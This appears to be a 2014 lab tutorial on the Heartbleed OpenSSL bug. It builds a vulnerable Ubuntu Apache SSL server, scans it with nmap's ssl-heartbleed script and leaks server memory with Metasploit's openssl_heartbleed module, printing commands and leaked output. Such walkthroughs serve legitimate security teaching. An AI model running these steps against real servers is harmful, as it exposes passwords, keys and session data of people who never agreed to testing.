How to perform a Heartbleed Attack (new revision)

Author: **Alexandre Borges**
Date: **APR/15/2014**
Revision: **B**

1 - Introduction

Doubtless, the Heartbleed bug (CVE-2014-0160) that was discovered by Matti, Antti, Riku (from Codenomicon) and Neel Metha (from Google) is devastading vulnerability in the OpenSSL library that make possible any attacker to steal tons of protected information from a system that's using a broken and vulnerable version of the OpenSSL library. This horrendous attack can happens through the Internet allowing a hacker to read the memory and supposed protected data such as passwords, secret keys and usernames from a exposed system without leaving any trace and the situation can be worse: there can be a leak from a vulnerable server to a client (usually browsers) and from a client to a vulnerable server. Until now, the affected OpenSSL version is 1.0.1 to 1.0.1f.

A very particular characteristic from this attack is that the attacker can repeat the attack procedure several times until to discovery some valuable information from memory of vulnerable system.

2 - Preparing your test environment

To demonstrate the Heartbleed attack, we are using two systems running each one in a VMware Workstation virtual machine: an attacker system (Kali Linux) and a vulnerable system (Ubuntu 12.04 LTS). The Kali Linux operating system is available for downloading from http://www.kali.org/ and it's suggested to use the latest possible version (this example the version is 1.0.6). The Ubuntu 12.04 LTS is available to download from http://www.ubuntu.com/download/desktop . Furthermore, we are going to configure an Apache service with SSL support on the Ubuntu (target system) to explore the Heartbleed flaw.

Confirm if your Kali system is fully updated:

```
root@kali:~# apt-get update
root@kali:~# apt-get upgrade
```

On Ubuntu system, you should confirm the Ubuntu version from your target system:

```
root@ubuntu1:~# lsb_release -a

No LSB modules are available.
Distributor ID:   Ubuntu
Description:      Ubuntu 12.04.4 LTS
Release:    12.04
Codename:   precise
```

Now we are ready to configure the Apache with SSL support on Ubuntu. To accomplish this task we have to execute the following steps:

```
root@ubuntu1:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Next step we have to enable the SSL Module and to restart the Apache web server:

```
root@ubuntu1:~# a2enmod ssl
root@ubuntu1:~# service apache2 restart
```

The webserver key and its certificate must be stored separated directory (/etc/apache2/ssl):

```
root@ubuntu1:~# mkdir /etc/apache2/ssl
```

To create a self-signed certificate we have to execute the following command:

```
root@ubuntu1:/etc/apache2/ssl# openssl req -x509 -nodes -days 365 -
newkey rsa:2048 -keyout /etc/apache2/ssl/webserver.key -out
/etc/apache2/ssl/webserver.crt

Generating a 2048 bit RSA private key
.....................+++
.................+++
writing new private key to '/etc/apache2/ssl/webserver.key'
-----
You are about to be asked to enter information that will be
incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name
or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:BR
State or Province Name (full name) [Some-State]:SP
Locality Name (eg, city) []:Sao Paulo
Organization Name (eg, company) [Internet Widgits Pty
Ltd]:Alexandre Borges
Organizational Unit Name (eg, section) []:Education
Common Name (e.g. server FQDN or YOUR name) []:ubuntu1.example.com
Email Address []:
```

This time we have to configure the Apache to use the certificate, so we can edit the file **/etc/apache2/sites-available/default-ssl** and to make the highlighted changes:

```
root@ubuntu1:~# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:0c:29:06:0f:cf
          inet addr:192.168.154.137  Bcast:192.168.154.255
Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe06:fcf/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:830 errors:0 dropped:0 overruns:0 frame:0
          TX packets:530 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:717182 (717.1 KB)  TX bytes:112960 (112.9 KB)

root@ubuntu1:~# ls -l /etc/apache2/ssl/
total 8
-rw-r--r-- 1 root root 1395 Apr 15 11:10 webserver.crt
```

```
-rw-r--r-- 1 root root 1704 Apr 15 11:10 webserver.key


root@ubuntu1:~# vi /etc/apache2/sites-available/default-ssl

<IfModule mod_ssl.c>
<VirtualHost _default_:443>
      ServerAdmin webmaster@localhost
      ServerName 192.168.154.137:443

      DocumentRoot /var/www
      <Directory />
            Options FollowSymLinks
            AllowOverride None
      </Directory>
      <Directory /var/www/>
            Options Indexes FollowSymLinks MultiViews
            AllowOverride None
            Order allow,deny
            allow from all
      </Directory>

      (truncated output)

      #   SSL Engine Switch:
      #   Enable/Disable SSL for this virtual host.
      SSLEngine on

      #   A self-signed (snakeoil) certificate can be created by
installing
      #   the ssl-cert package. See
      #   /usr/share/doc/apache2.2-common/README.Debian.gz for more info.
      #   If both key and certificate are stored in the same file, only
the
      #   SSLCertificateFile directive is needed.
      SSLCertificateFile    /etc/apache2/ssl/webserver.crt
      SSLCertificateKeyFile /etc/apache2/ssl/webserver.key

      #   Server Certificate Chain:
      #   Point SSLCertificateChainFile at a file containing the
      #   concatenation of PEM encoded CA certificates which form the
      #   certificate chain for the server certificate. Alternatively
      #   the referenced file can be the same as SSLCertificateFile
      #   when the CA certificates are directly appended to the server
      #   certificate for convinience.
      #SSLCertificateChainFile /etc/apache2/ssl.crt/server-ca.crt

      (truncated output)
```

Activating the Virtual Host is done by running:

```
      root@ubuntu1:~# a2ensite default-ssl

      root@ubuntu1:~# service apache2 restart
```

We've done it! Now it's time to test if the Apache SSL configuration is working, so go to **https://192.168.154.137**:




Figure 1

As the certificate from webserver is self-signed the browser cannot verify the site's identity, then we have to add it as an exception.




Figure 2




Figure 3

It's nice! Our target system is working and running an Apache webserver with support for SSL connections and we are able to attack it using Heartbleed vulnerability. This fact can be confirmed by running:

```
root@ubuntu1:~# nmap 192.168.154.137

Starting Nmap 6.01 ( http://nmap.org ) at 2014-04-15 15:20 BRT
Nmap scan report for ubuntu1.example.com (192.168.154.137)
Host is up (0.0000050s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https
```

3 - How to detect a vulnerable system ?

Detecting a vulnerable system to Heartbleed bug is easy. For now, the best way is using nmap version 6.45. The current Kali Linux version (1.0.6) doesn't have the most updated version from nmap, so we have to download it from http://nmap.org/download.html and to compile it. Follow the usual steps to compile a source code:

```
root@kali:~# tar jxvf nmap-6.45.tar.bz2
root@kali:~# cd nmap-6.45/
root@kali:~/nmap-6.45# ./configure
root@kali:~/nmap-6.45# make
```

Easy! Now we are able to scan the target OS (Ubuntu 12.04) to verify if it's vulnerable against Heartbleed bug:

```
root@kali:~/nmap-6.45# ./nmap -sV --script=ssl-heartbleed
192.168.154.137

Starting Nmap 6.45 ( http://nmap.org ) at 2014-04-16 06:51 BRT
Nmap scan report for 192.168.154.137
Host is up (0.00078s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE  VERSION
21/tcp  open  ftp      Pure-FTPd
22/tcp  open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu
Linux; protocol 2.0)
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular
OpenSSL cryptographic software library. It allows for stealing
information intended to be protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|     Description:
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including
1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed
bug. The bug allows for reading memory of systems protected by the
vulnerable OpenSSL versions and could allow for disclosure of
otherwise encrypted confidential information as well as the
encryption keys themselves.
```

```
|
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-
0160
|       http://www.openssl.org/news/secadv_20140407.txt
|_      http://cvedetails.com/cve/2014-0160/
MAC Address: 00:0C:29:06:0F:CF (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.61 seconds
```


Wow! In fact, the Ubuntu 12.04 TLS with the apache configured with SSL/TLS support is vulnerable to Heartbleed attack, and then let's attack it!

4- The attack

Finally, we can explore the Heartbleed bug using the fantastic Metasploit. It's recommended you to update the Metasploit framework if you are not sure it's already updated. Then on Kali Linux, you can do these tasks by running:

```
root@kali:~# msfupdate
```

```
root@kali:~# msfconsole
```




```
Large pentest? List, sort, group, tag and search your hosts and services
```

```
in Metasploit Pro -- type 'go_pro' to launch it now.

       =[ metasploit v4.9.2-2014040906 [core:4.9 api:1.0] ]
+ -- --=[ 1299 exploits - 791 auxiliary - 217 post ]
+ -- --=[ 334 payloads - 35 encoders - 8 nops      ]
```

We must to choose the auxiliary scanner "**openssl_heartbleed**":

```
msf > use auxiliary/scanner/ssl/openssl_heartbleed
```

We are able to show the available options from the scanner by executing:

```
msf auxiliary(openssl_heartbleed) > show options

Module options (auxiliary/scanner/ssl/openssl_heartbleed):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   RHOSTS                       yes       The target address range or
CIDR identifier
   RPORT       443              yes       The target port
   STARTTLS    None             yes       Protocol to use with STARTTLS,
None to avoid STARTTLS  (accepted: None, SMTP, IMAP, JABBER, POP3)
   THREADS     1                yes       The number of concurrent
threads
   TLSVERSION  1.1              yes       TLS version to use (accepted:
1.0, 1.1, 1.2)
```

You can notice that the only parameter we have to define is RHOSTS because all other attributes have a default value. Nonetheless, it's always true that there is a SSL/TLS service running in the 443 port, then are free to change the target port if you need to do that. Another good option is to change the TLSVERSION to 1.0 or 1.2 (the default is 1.1).

We can proceed to our attack:

```
msf auxiliary(openssl_heartbleed) > set RHOSTS 192.168.154.137
RHOSTS => 192.168.154.133

msf auxiliary(openssl_heartbleed) > show options

Module options (auxiliary/scanner/ssl/openssl_heartbleed):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   RHOSTS      192.168.154.137  yes       The target address range or
CIDR identifier
   RPORT       443              yes       The target port
   STARTTLS    None             yes       Protocol to use with STARTTLS,
None to avoid STARTTLS  (accepted: None, SMTP, IMAP, JABBER, POP3)

   THREADS     1                yes       The number of concurrent
threads

   TLSVERSION  1.1              yes       TLS version to use (accepted:
1.0, 1.1, 1.2)

msf auxiliary(openssl_heartbleed) > run

[*] 192.168.154.137:443 - Sending Client Hello...
```

```
[*] 192.168.154.137:443 - Sending Heartbeat...

[*] 192.168.154.137:443 - Heartbeat response, checking if there is data
leaked...

[+] 192.168.154.137:443 - Heartbeat response with leak

[*] 192.168.154.137:443 - Printable info leaked:
@SKOO'94wiW*G):[f"!98532ED/Ait/537.36 (KHTML, like Gecko)
Chrome/34.0.1847.116 Safari/537.36Accept-Encoding:
gzip,deflate,sdchAccept-Language: pt-BR,pt;q=0.8,en-
US;q=0.6,en;q=0.4Cookie: nessus-session=false]5gOZ pt-BR,pt;q=0.8,en-
US;q=0.6,en;q=0.4Cookie: nessus-session=falseql|Z4EKT

[*] Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed
```

Perfect! Our target system has leaked some data! This example doesn't show us any important information, but every time you repeat this procedure, some different and new data can be found.

At last there's a very important test that can be executed against you client software (a browser, for example) to test if it's vulnerable or not.

To verify the possible client flaw you have to go to site https://reverseheartbleed.com/ for generating a test URL and access the "reverseheartbleed" website from a possible vulnerable client. Afterwards, you must to click on button "See Test Results" to check if your client is or not vulnerable:




Figure 4




Figure 5

Fortunately, this client is not vulnerable.

5- References

Heartbleed bug:

https://community.rapid7.com/community/metasploit/blog/2014/04/10/security-advisory-openssl-heartbleed-vulnerability-cve-2014-0160-in-metasploit

https://zmap.io/heartbleed/

https://community.rapid7.com/community/infosec/blog/2014/04/08/gaping-ssl-my-heartbleeds

https://community.rapid7.com/community/metasploit/blog/2014/04/09/metasploits-heartbleed-scanner-module-cve-2014-0160

http://blog.meldium.com/home/2014/4/10/testing-for-reverse-heartbleed

http://vimeo.com/91730668

http://heartbleed.com/

https://www.eff.org/deeplinks/2014/04/bleeding-hearts-club-heartbleed-recovery-system-administrators

http://www.oracle.com/technetwork/topics/security/opensslheartbleedcve-2014-0160-2188454.html

http://mashable.com/2014/04/09/heartbleed-bug-websites-affected/

Ubuntu and Apache with SSL:

https://help.ubuntu.com/10.04/serverguide/certificates-and-security.html

https://help.ubuntu.com/10.04/serverguide/httpd.html

https://www.digitalocean.com/community/articles/how-to-create-a-ssl-certificate-on-apache-for-ubuntu-12-04

Alexandre Borges.